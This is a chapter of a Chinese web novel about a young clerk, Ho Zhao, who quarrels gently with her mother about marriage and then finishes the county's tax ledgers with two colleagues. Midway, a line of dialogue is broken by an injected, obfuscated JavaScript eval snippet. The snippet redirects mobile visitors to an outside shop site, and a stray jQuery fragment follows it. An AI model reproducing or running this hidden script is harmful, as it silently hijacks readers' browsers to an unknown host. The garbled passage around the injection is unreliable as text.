“什么,你怎么能一辈子不成婚!”
李氏脸上的笑意还未在脸上散去,便换上愕然的样子,用完全不能理解的眼神死死盯着何昭。
何昭只感觉到自己胸腔一紧,不能呼吸,好似被人勒住脖子一般,随即又浑身紧绷,只觉得李氏的视线如石块一般重重地压在身上。
何昭假装挑菜,僵硬地避开李氏的视线,有些讪讪地说道:“我就是是问问而已,娘,你不觉得现在只有我们母女俩的日子过得很好吗?”
“你个傻孩子,你在说什么胡话呢!”
李氏闻言,脸上的愕然散去,又换上笑意,轻轻地拍了下正在吃饭的何昭肩头:“你要是一直不成婚,到时候要变成孤魂野鬼不成。”
“变成孤魂野鬼也没什么不好的,自由自在的多好啊!”
“你今晚是怎么回事,怎么一直在胡说,是不是招到什么东西了!”
李氏的脸色瞬间变得严肃起来,直勾勾地盯着何昭。
何昭见李氏如此固执,便只能勉强露出笑意:“娘,你说什么呢,我可是衙门里的人,有什么东西敢招惹到我,我只是觉得现在的日子过得挺好的!”
“不想有什么变化而已!”
“对了,娘,这些我都吃不下了,你先把它们都收起来,我明天早上再吃吧!”
李氏见何昭还是如往常一般的神情温和,嘴角边挂着微笑,便也彻底放下心来。
“好,那你早点休息,天气凉了,我用厚一点的木棉布给你新做了一件衣服,你明早记得换上!”说罢,李氏便和何昭一起将饭菜都放入挎篮中,她便独自推门出去了。
第二天早上,何昭穿着新衣服从夜色里穿过祁县街上,从县衙大门偏房进去。
平日里点卯的院子只有稀疏几个人坐着。
看到何昭到来,众人都不约而同地站起身来,纷纷向何昭打招呼,把何昭簇拥在中间。
这期间,衙役众人陆陆续续地抵达,每来一个人便十分热情地同何昭打招呼。
何昭只觉得脸上笑得都僵硬了,又感觉太过高调,便坚持在角落处呆着。
点卯结束后,何昭以及周文和许典吏便回到偏房内。
三人刚刚坐下,许典吏和周文就把昨天新做好的新账册交给何昭检查。
何昭笑着仔细翻阅过后发现没有问题,又夸赞两人几句,三人便又开始默默整理账册。
等到何昭将手里的账册都整理清楚,终于吐出一口气,只感觉到整个人都轻松了不少。
她偶然瞥过窗棂,见到外面阳光正好的洒在院子里的绿植上面,温暖明媚。
何昭不由得嘴角上扬,露出一抹浅笑。
这时,偏房门外突然传来一阵急促的脚步声。
何昭三人都很诧异,便见下一刻偏房门被人从外面直接推开,王勇憨笑着出现在三人面前,手里还抱着一些旧账册。
王勇兴奋激动的视线直直落在何昭身上,他顾不得跟偏房内的其他两人打招呼,直接便朝何昭高兴地喊道:“郎君,郎君,里正果然带着好几车粮食来主动跟宋大人认错了!”
何昭也十分高兴:“你怎么会知道?”说着,她的视线又放到王勇手里抱着的那一摞旧账册,脸上的笑意更加浓厚了几分,“你手里是大李村那三个村的旧账册吗?”
王勇笑着连连点头,正要把手里的账册都递给何昭,却见得眼前突然伸出一双手来——原来是脸上同样很兴奋的周文。
何昭见此,立即笑着吩咐王勇:“那王大哥,你先把这些旧账册都交给许典吏和周叔两人保管,给我详细说一下这件事。”
何昭的话语刚落,王勇便笑着把手里的账册都递给许典吏和周文手上,上前几步,就来到何昭的书桌前。
他一脸憨笑,脸上露出明显的惊喜激动之色,对着何昭的视线,不好意思地挠了挠头才道:“郎君,今天轮班,恰好轮到我跟另外两个兄弟守在大堂外面!”
“我一眼就看到里正带着大批粮食来县衙,然后就看到宋大人让里正进了正房,接着便听到里正向宋大人请罪,并主动愿意把粮税亏空填平,同时还把代表里正的印信交给了宋大人。”
“不久后,宋大人便唤人进去,说要把旧账册送过来,我便自告奋勇就来了。”
王勇说完,又是露出一脸憨笑的样子。
何昭也笑着点了点头:“那便好,有了这些旧账册,我们应该明天就可以把所有的新账册都做好了!”
她的话语刚落,许典吏以及周文两人也十分高兴地点了点头。
“那郎君,没什么事,我就先回去了!”
“好,王大哥,谢谢你!”
“嘿,郎君说这些没用的话干啥,那我就先回去,不打扰你们整理账册了。”
说罢,王勇便一脸高兴地退了出去。
而等到偏房的门关上,何昭看了看面露喜色的许典吏和周文两人,笑着道:“昨天我已经核对过下游村的旧账册无误,我们只需要把旧账册的数据全部都记录到新账册上面就行!”
“既然现在王大哥又已经把大李村、小李村以及石板村这三个村的旧账册都已经送来,那我们三人今天便加紧时间,最好能明天就把所有的新账册呈给宋大人!”
“这样的话,我相信许典吏和周叔一定会被宋大人牢牢记住的!”
何昭的话语刚落,便见许典吏和周文两人的眼神都十分明亮,脸上都神采奕奕的样子。
两人也不含糊,直接笑着朝何昭点点头。
何昭见此,便吩咐三人各自理清楚一个村的账册。
于是,接下来整个偏房内就只剩下毛笔在纸上划过的沙沙声。
时间一点一点地过去,落日的余晖也已经洒在远方的山角上面,好像给山角也披上了一件薄如蝉翼的浅黄色薄纱一般。
这时候,许典吏和周文两人相继面色喜悦地站了起来,各自将手里做好的新账册都交给何昭检查。
何昭早就等待他们多时,立即就接过两人递来的新账册,仔细翻阅后,无一错处。
何昭将手中的账册合上,对着两人行了一礼:“多谢二位这段时间的尽心竭力,这才能在最短的时间将所有的新账册都全部做好,何昭在这里谢过二位了!”
“何书办客气了,这也是我们的;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17941601|213911||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
分内之事!”
周文笑呵呵地开口道。
许典吏虽然没有开口,但脸上也明显是赞同周文所说。
于是,三人便相视一笑,眼神中都闪过对明天的期待。
到了第二天,何昭三人拿着新账册去正房求见县太爷。
县太爷宋志文心里有了预感,一脸激动兴奋地便让三人进来。
果然,宋志文在看到何昭三人呈上的新账册,不由得直接笑了出来。
“卑职幸不辱命,已经和许典吏和周书办三人合力将整个祁县的秋税新账册都已经整理出来,特来献给大人!还请大人过目。”
何昭躬身上前,将手里的新账册都呈到宋志文的案前。
宋志文一脸兴奋朝着何昭挥了挥手,示意让何昭退到一边,他便再也顾不得再说些什么,迫不及待地将这些新账册一页页地翻看查看。
何昭退下去,跟许典吏以及周文两人站在一起。
随着一页页纸张被翻开的声音,县太爷宋志文的脸上也愈发高兴,直至翻到最后一页。
宋志文再也压抑不住,直接便开怀大笑起来,这爽朗的笑声如同浪潮一般一次次地在屋内回荡。
“好,好,好,何昭,本官给你十天时间,你却在三天之内就呈了上来!”
“不愧是本官看重的人才,等到秋税彻底结束,本官要好好地设宴,专门奖赏你一次!”
“多谢大人看重,都是大人教导的好,何昭才能和两位同僚一起完成大人的任务。”
“嗯,嗯,还有许慎和周文,你们二人专心辅助何昭,共同完成这些新账册也有功劳,到时候,本官一定大大奖赏你们三人。”
“多谢大人!”
何昭与身旁两人都异口同声地喊道。
于是,宋志文便笑着让三人都退了下去。
偏房内,与往日的静谧不同,此刻正是一片欢声笑语。
原来是何昭三人正在十分开心地畅所欲言。
“这次的事情真是多谢何书办了!”
周文笑眯眯地对着何昭抱拳行礼道。
“是啊,这次的事情真的多谢你了。”
一直沉默寡言又倨傲的许典吏此刻也满脸笑容地对何昭说道。
何昭对上两人真挚的眼神,不由得脸上挂笑,也对着两人抱拳行礼道:“何昭自知年龄尚小,除了有几个还算得上机灵的小点子以外,便没有其他长处。此番多谢二位鼎力相助,才能把新账册全部做完。接下来县衙的事情还多着,若是何昭遇上有不懂不会的问题,还请两位到时候不吝赐教啊。”
“哈哈,那是当然!”
何昭话音刚落,周文和许典吏不由得脸上的笑意更甚,直接一口答应何昭的请求道。
于是,偏房内的气氛越发和谐。
而三人在说笑一阵后,又不免将话题又带到了新账册上面。
“何书办,你这个脑子真是灵光啊!不过在记录新账册的时候,我每次算账册里面的总账的时候,总是还要一页页翻过去,稍微有点麻烦。我总想着,若是还有其他的方式就好了,可以一眼就把粮税的变化看得一清二楚就好了!”